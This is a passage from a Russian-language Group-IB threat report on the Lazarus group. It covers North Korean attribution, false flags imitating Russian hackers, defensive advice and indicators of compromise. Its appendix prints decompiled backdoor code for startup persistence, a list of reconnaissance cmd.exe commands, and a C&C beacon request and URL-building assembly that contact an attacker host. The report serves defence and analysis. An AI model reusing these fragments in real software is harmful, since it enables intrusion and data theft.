- 175.45.178.222 относится к северокорейскому интернет-провайдеру. **В сервисе проверки доменов Whois по этому IP-адресу указано, что он выделен для района Potonggang в Пхеньяне, в котором располагается Национальная комиссия КНДР по обороне — высший военный орган страны.**

Анализируя открытые источники информации об этом районе, мы нашли репортаж 2016 года южнокорейского новостного агентства «Arirang News»:

Репортаж новостного агентства «Arirang News»:

www.youtube.com/watch?v=HkHVlB1efW8


В сюжете говорилось об атаке северокорейских хакеров в феврале 2016 года на две корпорации:

- SK Group — один из крупнейших конгломератов в Южной Корее.
- Hanjin Group — головная компания авиакомпании Korean Airlines, ее подразделение выпускает по лицензии боевые вертолеты и истребители.


Проводя расследование инцидента, Национальное полицейское агентство Южной Кореи (South Korea's National Police Agency) выяснило, что следы атаки 2016 года ведут в Пхеньян. Отсюда же, говорилось в сюжете, в 2013 году северокорейские хакеры в рамках операции DarkSeoul атаковали южнокорейские телевизионные станции и банки.

На экране за спиной ведущего мы заметили два IP-адреса 175.45.178.19 и 175.45.178.97, используемые для управления вредоносной программой Ghost RAT. Оба IP-адреса находятся в том же блоке IP-адресов, что и 175.45.178.222, который был обнаружен нами.

В репортаже сообщалось, что Национальное полицейское агентство Южной Кореи (South Korea's National Police Agency) установило, что атака проводилась из Ryugyong Hotel, 105-этажного недостроенного отеля.



Группа Dark Seoul Gang, также известная как Lazarus, входит в состав Bureau 121 — одного из подразделений Разведывательного управления генштаба КНА (КНДР), в задачи которого в том числе входит проведение военных кибероперации.



3.2 Маскировка под русских хакеров

С начала 2016 года группа Lazarus предпринимала несколько шагов для того, чтобы выдать себя за русских хакеров:

1. В модуль Client_TrafficForwarder были добавлены отладочные символы и строки с русскими словами, написанными на латинице для описания команд, которые может получить вредоносная программа от сервера управления.

   Стоит отметить, что использованные слова являются нехарактерными для носителя русского языка, а в случае с командой «poluchit» значение слова противоречит осуществляемому действию:

Poluchit	Отправить на C&C сетевой адрес текущего сервера Server2

2. Для защиты своих исполняемых файлов был использован коммерческий протектор Enigma, разработанный русским автором.
3. Эксплойты для Flash и Silverlight был позаимствован из наборов эксплойтов, созданных русскоговорящими хакерами.

Это ввело в заблуждение некоторых исследователей, которые, проведя быстрый анализ кода, сделали выводы о причастности русских хакеров.

04 РЕКОМЕНДАЦИИ

Обновление программного обеспечения и операционных систем

Чтобы предотвратить заражение в результате работы эксплойта, достаточно своевременно обновлять программное обеспечение Microsoft и Adobe. Группа Lazarus не использовала уязвимости нулевого дня, а их эксплойты были достаточно старыми. Поэтому даже обычное обновление программного обеспечения не позволяло атакующим попасть в корпоративную сеть. К сожалению, в некоторых атакованных банках это требование не соблюдалось.

Анализ сетевого трафика

Даже если злоумышленники получили доступ в корпоративную сеть, атаку можно успешно предотвратить. После того как атакующие попали в сеть банка, им еще предстоит изучить ее, найти интересующие их системы, получить к ним доступ. Все это занимает дни, а иногда месяцы, и это время надо использовать для выявления действий атакующих.

Злоумышленники используют вредоносные программы, которые передают данные на сервер управления — Layer 1. Эти сетевые взаимодействия между зараженным компьютером и удаленным сервером можно идентифицировать, анализируя сетевой трафик. Поскольку весь трафик шифруется, то для выявления необходимо применять решения, способные обнаруживать сетевые аномалии и использовать данные Threat Intelligence.

Белые списки приложений

На критичных банковских серверах необходимо использовать Application Whitelisting. Это не позволит атакующим установить свои средства для удаленного управления, мониторинга финансовых транзакций, повышения привилегий и др. А также позволит выявить несанкционированные попытки запуска таких приложений.

Проверка индикаторов

В разделе индикаторы опубликованы актуальные и исторические данные для проверки. Поскольку Lazarus использует легитимные скомпрометированные серверы, эти индикаторы могут дать ложно положительные срабатывания.

Реагирование

И, пожалуй, самое важное: если вы обнаружили следы целенаправленной атаки на любом из ее этапов, нужно оперативно привлекать профильные компании для ее исследования. Неправильное реагирование приводит к тому, что часть действий атакующих остаются незамеченными и злоумышленники добиваются поставленных целей.

О GROUP-IB

Group-IB — одна из ведущих международных компаний по предотвращению и расследованию киберпреступлений и мошенничеств с использованием высоких технологий. С 2003 года работает в сфере компьютерной криминалистики, консалтинга и аудита систем информационной безопасности, обеспечивая защиту крупнейших российских и зарубежных компаний от финансовых и репутационных потерь.

Международное признание

Первый российский поставщик threat intelligence решений, вошедший в отчеты Gartner. В 2015 году Group-IB была названа в числе 7 самых влиятельных игроков в сфере информационной безопасности по версии британской редакции издания Business Insider. В 2017 году компания IDC опубликовала свое первое исследование российского рынка услуг по исследованию киберугроз, назвав Group-IB лидером рынка.

Клиенты Group-IB

Клиентами Group-IB являются крупнейшие компании по всему миру — банки и финансово-кредитные организации, FMCG-бренды и промышленные корпорации, предприятия энергетической и нефтеперерабатывающей отрасли, производители ПО и цифрового контента, IT-компании и телекоммуникационные операторы РФ и зарубежных государств.

CyberCrimeCon2017

Ежегодная конференция Group-IB — это уникальная площадка для обсуждения тенденций развития киберпреступлений и обмена данными кибербразведки. В конференции примут участие независимые эксперты в области борьбы с киберпреступлениями со всего мира.
Узнайте больше 2017.group-ib.ru

Продукты и услуги Group-IB

Threat Intelligence

Кибер разведка по подписке — мониторинг, анализ и прогнозирование угроз для компании, ее клиентов и партнеров

Secure Bank

Инновационная защита онлайн-платежей выявляет мошенническую активность на ранних этапах

TDS Sensor + TDS Polygon

Система обнаружения целевых атак и выявления ранее неизвестного вредоносного кода

Brand Protection

Интеллектуальная защита бренда в сети, минимизация репутационных рисков, сокращение онлайн контрафакта

Центр реагирования CERT-GIB

Круглосуточная помощь опытных специалистов в реагировании на инциденты

Расследования и криминалистика

Безупречный сбор доказательной базы и оперативное установление личностей преступников

Узнайте больше на group-ib.ru

05 ИНДИКАТОРЫ

5.1 IP-адреса атакующих

IP	Страна	Комментарий
175.45.178.222	Серверная Корея	Район Potonggang в Пхеньяне, в котором располагается Национальная комиссия КНДР по обороне — высший военный орган страны
210.52.109.22	Северная Корея	Находится в сети China Netcom
157.7.135.182	Япония	VPN-сервер с установленным агентом SoftEther VPN Japan Network Information Center
202.101.36.45	Китай	VPN-сервер с установленным агентом SoftEther VPN Shanghai Telecom

5.2 IP-адреса с агентом SoftEther VPN

IP	Страна	Имя сертификата	Комментарий
157.7.135.182	Япония	vpn140818026.softether.net	Japan Network Information Center
202.101.36.45	Китай	vpn421337203.sedns.cn	Shanghai Telecom
202.129.24.4	Тайланд	vpn334555897.softether.net	CAT-Northeast Telecom
78.89.183.37	Кувейт	vpn401107085.softether.net	Wataniya Telecom
31.3.225.57	США	vpn204475098.softether.net	Dedicated server hosting
207.162.24.86	Канада	vpn311153980.softether.net	Universite du Quebec
209.254.82.137	США	vpn835666623.softether.net	PaeTec Communications, Inc. TELECOM
77.241.47.234	Россия	vpn656325103.softether.net	tvoe.tv
173.198.127.221	США	vpn154284736.softether.net	Warner Bros. Entertainment Inc
180.18.169.69	Япония	vpn839766209.softether.net	Japan Network Information Center
31.197.217.5	Италия	vpn844692605.softether.net	Telecom Italia S.p.a.
140.123.92.101	Тайвань	vpn147623034.softether.net	Taiwan Network Information Center
140.121.120.229	Тайвань	vpn178828146.softether.net	Taiwan Network Information Center

5.3 IP-адреса для управления инфраструктурой

IP-адреса скомпрометированных хостов с Server_RAT **Слушает порт 3365**		**IP-адреса скомпрометированных хостов с PortForwarder** **Пересылает на порт 443**	**IP-адреса скомпрометированных хостов с Backend_Listener** **Слушает 8080 и 9090**
140.121.120.229	180.94.69.107	12.49.13.202	31.192.208.xxx
27.131.59.198	218.29.194.101	31.210.105.105	
194.78.90.21	140.119.98.20	202.129.24.4	
140.123.92.101	64.116.135.73	210.213.90.173	
31.210.105.105	140.115.31.220	187.109.80.61	
31.197.217.5	78.89.183.37	212.219.35.51	
182.77.60.35	221.132.18.43	203.131.230.104	
203.131.230.104	190.252.8.138	2.32.113.178	
80.60.105.128	31.210.119.142	187.44.139.252	
203.114.109.68	61.90.156.121	123.200.9.178	
165.123.67.111	212.34.228.66	82.144.131.5	
178.222.166.209	196.214.247.58	202.183.185.91	
140.114.122.178	12.49.13.202	209.105.239.42	
63.247.182.137	41.72.101.138	209.81.121.51	
140.121.100.63	60.96.139.113	140.115.31.220	
114.174.228.100	80.78.73.204	80.78.73.204	
202.183.185.90	212.30.75.210	140.115.42.147	
118.189.38.21	87.252.182.182	212.14.44.245	
203.66.57.237	166.111.80.223	165.123.67.111	
210.227.170.229	140.116.31.195	66.207.112.187	
180.18.169.69	24.201.106.142	203.66.57.237	
173.198.127.221	41.33.212.94	140.116.178.123	
86.120.134.50	31.192.208.227	140.116.31.195	
77.241.47.234	193.19.174.60	140.112.14.16	
182.73.40.130	220.132.243.188	202.183.185.90	
58.64.203.66	69.196.83.206	41.72.101.138	
81.93.72.18	62.210.146.3	59.120.19.101	
61.122.232.25	208.124.153.14	125.214.195.17	
209.254.82.137	140.112.90.235	69.196.83.206	
118.22.154.159	47.176.2.12	175.45.61.44	
207.162.24.86	164.70.22.40		
178.252.148.240	211.240.78.135		
212.14.44.245	202.56.120.210		
210.213.80.237	184.163.74.15		
180.234.11.19	210.241.42.173		
51.254.71.167	218.248.46.26		
41.41.241.194			
31.3.225.57			
69.91.178.16			

5.4 Сертификаты, используемые для перенаправления трафика

Отпечаток сертификата	Поле Issued for	Дата выпуска	IP-адреса, где был найдет сертификат
de8166daca44cca2ef26031fd8a489222d8fa74c	www.longmusic.com/emailAddress=master@longmusic.com	2017-02-09	12.49.13.202 31.210.105.105
b82ce23ef56fd59df2d54cd6ab0d097ec38a72bb	www.comtech.com/emailAddress=master@comtech.com	2016-11-27	187.44.139.252
1f2ae52ccf5ace9a27f521043816f8ca02405779	www.fartit.com/emailAddress=master@fartit.com	2016-11-08	210.213.90.173 187.109.80.61 212.219.35.51
6e55459ddbc666e5d6f89844f5d2a2647be426ca	www.wikaba.com/emailAddress=master@wikaba.com	2016-11-07	202.129.24.4
d35da9d13883b3f0c575144b3cee58d5744a9e48	www.telecomm.com/emailAddress=consult@www.telecom.com	2016-11-07	203.131.230.104
6bab9ca99fcdd465a56463a65122f9e7ba367219	www.instanthq.com/emailAddress=master@instanthq.com	2016-11-01	2.32.113.178
a8b0b4f42547aaf608f062c6f9aa1e3fb33caaf0	tradeboard.mefound.com/emailAddress=master@mefound.com	2016-10-21	82.144.131.5 202.183.185.91
c84c214878ebbee35d853cb2f739f919238550a4	www.biolab.com/emailAddress=master@biolab.com	2016-10-03	123.200.9.178
935192f61d0a72cc24d01feab5a18de9a3837b42	www.resfinan.com/emailAddress=info@resfinan.com	2016-08-18	209.105.239.42 209.81.121.51 182.77.60.35 80.78.73.204 140.115.31.220 140.115.42.147
26b4162e29de9c4a64b4dfd93b72c6426bc9dc8e	finews.otzo.com/emailAddress=master@otzo.com	2016-04-10	41.72.101.138 202.183.185.90 140.112.14.16 140.116.31.195 140.116.178.123 203.66.57.237 66.207.112.187 165.123.67.111 212.14.44.245 106.2.44.86
f1f7c47c154a3f95cbc41a3299ce80a45e566519	host.global.com/emailAddress=info@host.global.com	2016-03-21	69.196.83.206 175.45.61.44
57cfdf9b1e3a3675e5a971e1905f1ca5afd228bf	latest.ignorelist.com/emailAddress=consult@latest.ignorelist.com	2016-03-03	59.120.19.101 125.214.195.17

5.5 Вредоносные программы

Hash	Malware type	File names
4cc10ab3f4ee6769e520694a10f611d5	Silverlight exploit	cambio.xap
6dffcfa68433f886b2e88fd984b4995a 1f2cd85583a4a56b764ba6429c2155ec	Flash exploit	cambio.swf
cb52c013f7af0219d45953bae663c9a2 9216b29114fb6713ef228370cbfe4045	Reconnaissance module	svchost.exe
1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae	Dropper	gpsvc.exe
85d316590edfb4212049c4490db08c4b 1f7897b041a812f96f1925138ea38c46 1507e7a741367745425e0530e23768e6	Dropper	MBLCTR.EXE gpsvc.exe
9914075cc687bdc352ee136ac6579707	Loader	fdsvc.exe
9cc6854bc5e217104734043c89dc4ff8	Client_TrafficForwarder	fdsvc.dll
25200d3fe30785f3c90a91faf8ebf1b5 5994a8fd8c68dd1cc51ce7ca0d9c2749 889e320cf66520485e1a0475107d7419 40e698f961eb796728a57ddf81f52b9a	Client_TrafficForwarder	
8e32fccd70cec634d13795bcb1da85ff	Client_RAT	srservice.hlp
e29fe3c181ac9ddbb242688b151f3310	Client_RAT	deskadp.dll srservice.dll
9216b29114fb6713ef228370cbfe4045	Client_RAT	srservice.chm
570e6ea21cdce694a4a74876ca87534a	Server_RAT	ejbss.dll
e4fb05a8c2da92ec5b19bdb59814464a	Server_RAT	mbcrs.rll
f38f6d976e6d66abc86f9992e808670a	Server_RAT	smtp.dat
3c3982d068bc7f2d1e4742c2009b0f46	Server_TrafficForwarder	msvmgr.exe
b603a16a950056df336fe3950c81601d d032aeb54cf1229e011c070ecd64c33e	Server_TrafficForwarder	msdtc.exe
5C1917F6753D03A08328132DB1E06571	Backend_Listener	msdtc.exe

06 ПРИЛОЖЕНИЯ

Описание программы Recon

Файл svchost.exe (MD5 cb52c013f7af0219d45953bae663c9a2, размер 128512 байт) является программой типа Backdoor. Данная программа устанавливается и запускается на целевой машине в результате успешного выполнения эксплойтов.

Эта программа после запуска прописывается в автозагрузку с помощью копирования собственного файла в каталог **«%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup»**, собирает информацию о зараженной машине и отправляет ее на сервер C&C.

```
v22 = 101;
if ( !GetModuleFileNameW(0, &Filename, 0x103u) )
  return -1;
VersionInformation.dwOSVersionInfoSize = 276;
if ( !GetVersionExW(&VersionInformation) )
  return -1;
if ( VersionInformation.dwMajorVersion < 6 )
{
  if ( ExpandEnvironmentStringsW(L"%USERPROFILE%", &Dst, 0x103u) )
  {
    _snwprintf(&NewFileName, 0x103u, L"%s\\%s\\%s\\%s\\%s", &Dst, &v23, &v29, &v34, &v17);
    goto LABEL_9;
  }
  return -1;
}
if ( !ExpandEnvironmentStringsW(L"%APPDATA%", &Dst, 0x103u) )
  return -1;
_snwprintf(&NewFileName, 0x103u, L"%s\\%s\\%s\\%s\\%s\\%s\\%s", &Dst, &v8, &v13, &v23, &v29, &v34, &v17);
LABEL_9:
CopyFileW(&Filename, &NewFileName, 0);
return 0;
}
```

Кроме того, она может загружать и запускать дополнительные программы. Следующие команды исполняются с помощью командного интерпретатора:

```
«cmd.exe /c \»hostname > %s\»», &TempFileName);
«cmd.exe /c \»whoami >> %s\»», &TempFileName);
«cmd.exe /c \»ver >> %s\»», &TempFileName);
«cmd.exe /c \»ipconfig -all >> %s\»», &TempFileName);
«cmd.exe /c \»ping www.google.com >> %s\»», &TempFileName);
«cmd.exe /c \»query user >> %s\»», &TempFileName);
«cmd.exe /c \»net user >> %s\»», &TempFileName);
```

```
«cmd.exe /c \»net view >> %s\»», &TempFileName);
«cmd.exe /c \»net view /domain >> %s\»», &TempFileName);
exe /c \»reg query \»HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet
Settings\» >> %s\»»,
«cmd.exe /c \»tasklist /svc >> %s\»», &TempFileName);
«cmd.exe /c \»netstat -ano | find \»TCP\» >> %s\»», &TempFileName);
}
```


Проанализированная программа может загружать и запускать исполняемые файлы по команде C&C (команда «http»). Команда «killkill», используемая для самоудаления с зараженной системы, использует жестко закодированное имя bat-файла «%temp%\tmp095j.bat».

Command	Description
killkill	Удалить себя из системы
http	Загрузить и выполнить файл с C&C


Пример запроса на C&C приведен ниже:

```
GET /design/dfbox/list.jsp?action=What&u=10729854751740 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101
Firefox/47.0
Host: www.eye-watch[.]in
```


Блок кода с обработкой команды загрузки и исполнения произвольного файла:




Блок кода с обработкой команды самоудаления:



Блок кода с обработкой команды сбора данных о системе:



Блок кода с командным отстуком на C&C:



```
loc_4048C5:
push    edi
mov     eax, offset word_41B330
lea     ecx, [ebx+0E4h]
mov     [ebx+0DCh], edi
mov     [ebx+0E0h], edi
call    sub_406480
push    edi
mov     eax, offset word_41B330
lea     ecx, [ebx+0C0h]
call    sub_406480
mov     eax, dword ptr qword_420100+4
mov     ecx, dword ptr qword_420100
push    eax
push    ecx
push    offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push    offset aS?actionWhatUI ; "%s?action=What&u=%I64u"
push    3FFh            ; size_t
push    offset word_42010C ; wchar_t *
call    __snwprintf
add     esp, 18h
xor     edx, edx
mov     eax, offset word_42010C
mov     word ptr [ebp+var_2A44], dx
mov     [ebp+var_2A30], 7
mov     [ebp+var_2A34], edi
lea     edx, [eax+2]
lea     ecx, [ecx+0]
```

Описание Client_RAT

Программа для удаленного управления зараженной системой устанавливается по команде от Recon, в случае, если компьютер представляет интерес. Развертка приложения происходит по следующей схеме: Dropper -> Loader -> Payload.

Файл gpsvc.exe (MD5 1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae и размер 3449344 байт) является исполняемым файлам и может быть классифицирован как Dropper. Этот файл загружается на целевую систему с помощью Recon.

Эта консольная утилита может быть запущена со следующими аргументами:

Arguments	Description
gpsvc.exe -l	Перечисляет системные сервисы
gpsvc.exe -e [путь]	Извлекает зашифрованную полезную нагрузку и сохраняет по указанному пути
gpsvc.exe –a [имя сервиса] [путь до DLL]	Устанавливает библиотеку как сервис

Файлы deskadp.dll и srservice.dll (MD5 e29fe3c181ac9ddbb242688b151f3310 и 79360 байт) являются исполняемыми динамическими библиотеками и могут быть классифицированы как Loader.

Loader, в свою очередь, используется для расшифровки Payload. Зашифрованный файл srservice.chm (MD5 9216b29114fb6713ef228370cbfe4045) является RAT и сохраняется (в зашифрованном виде) в каталоге вида %windir%\Help\X.chm, где X — имя файла RAT без расширения.

```
pop rdi
pop rsi                                 rsi:"C:\\Windows\\Help\\srservice.chm"
```

Дополнительный файл srservice.hlp (MD5 8e32fccd70cec634d13795bcb1da85ff) представляет собой конфигурацию RAT'а и содержит встроенный в файл адрес C&C в зашифрованной форме.

Конфигурационный файл после расшифровки содержит следующие сетевые адреса:

- tradeboard.mefound.com:443
- movis-es.ignorelist.com:443

Помимо использования файла настроек, исследуемый файл имеет вшитый в собственное тело сетевой адрес узла tradeboard.mefound.com:443 в зашифрованном виде.

